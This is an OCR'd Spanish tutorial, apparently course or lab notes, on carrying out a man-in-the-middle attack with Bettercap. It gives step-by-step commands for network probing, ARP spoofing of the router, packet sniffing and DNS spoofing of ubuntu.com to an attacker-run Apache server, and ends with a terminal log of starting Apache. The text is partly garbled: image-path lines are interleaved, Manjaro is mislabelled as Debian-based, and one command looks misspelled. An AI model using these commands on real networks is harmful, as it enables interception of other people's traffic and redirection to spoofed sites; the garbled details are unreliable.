
MAN IN THE MIDDLE CON BETTERCAP en manjaro

1. Instalación de Bettercap

Para usar **Bettercap**, primero lo instalas en tu sistema basado en Debian/Ubuntu con:


pacman -S bettercap



2. Detección de dispositivos en la red

Activar el escaneo de dispositivos conectados en la red:

net.probe on



Opcionalmente, puedes hacer que la información se vea mejor con

tricker on


3. Identificación de la puerta de enlace

Antes de interceptar el tráfico, necesitas conocer la **IP de la puerta de enlace** (router), ya que te harás pasar por ella para engañar a los dispositivos en la red.

4. Spoofing de ARP (suplantación de la puerta de enlace)

Engañamos a los dispositivos para que crean que nuestra máquina es el router:

set arp.spoof targets [IP_DEL_ROUTER]
arp.spoof on



Esto redirige el tráfico a nuestra máquina.

5. Intercepción del tráfico

Para capturar los paquetes que pasan a través de nuestro equipo:


set net.sniff.verbose false
net.sniff on

Esto permitirá ver los paquetes sin información adicional innecesaria.


6. Spoofing de DNS (Redirección de dominios)

Para redirigir un dominio específico a una dirección falsa:

set dns.spoof.domains ubuntu.com
set dns.spoof.address [IP_DEL_APACHE]



Esto redirigiría el tráfico de ubuntu.com a un servidor web controlado por nosotros.


┌──(root㉿ghuertas)-[/var/www/html]
└─# systemctl start apache 2
ailed to start apache.service: Unit apache.service not found.
ailed to start 2.service: Unit 2.service not found.
┌──(root㉿ghuertas)-[/var/www/html]
└─# systemctl start apache2
┌──(root㉿ghuertas)-[/var/www/html]
└─# systemctl status apache2
apache2.service - The Apache HTTP Server
Loaded: loaded (/lib/systemd/system/apache2.service; disabled; preset: disabled)
Active: active (running) since Tue 2024-03-05 22:43:19 CET; 30s ago
Docs: https://httpd.apache.org/docs/2.4/
Process: 7790 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCESS)
Main PID: 7807 (apache2)
Tasks: 6 (limit: 4559)
Memory: 20.0M
CPU: 391ms
CGroup: /system.slice/apache2.service
├─7807 /usr/sbin/apache2 -k start
├─7810 /usr/sbin/apache2 -k start
├─7811 /usr/sbin/apache2 -k start
├─7812 /usr/sbin/apache2 -k start
├─7813 /usr/sbin/apache2 -k start
└─7814 /usr/sbin/apache2 -k start
ar 05 22:43:19 ghuertas systemd[1]: Starting apache2.service - The Apache HTTP Server ...
ar 05 22:43:19 ghuertas systemd[1]: Started apache2.service - The Apache HTTP Server.
┌──(root㉿ghuertas)-[/var/www/html]
└─#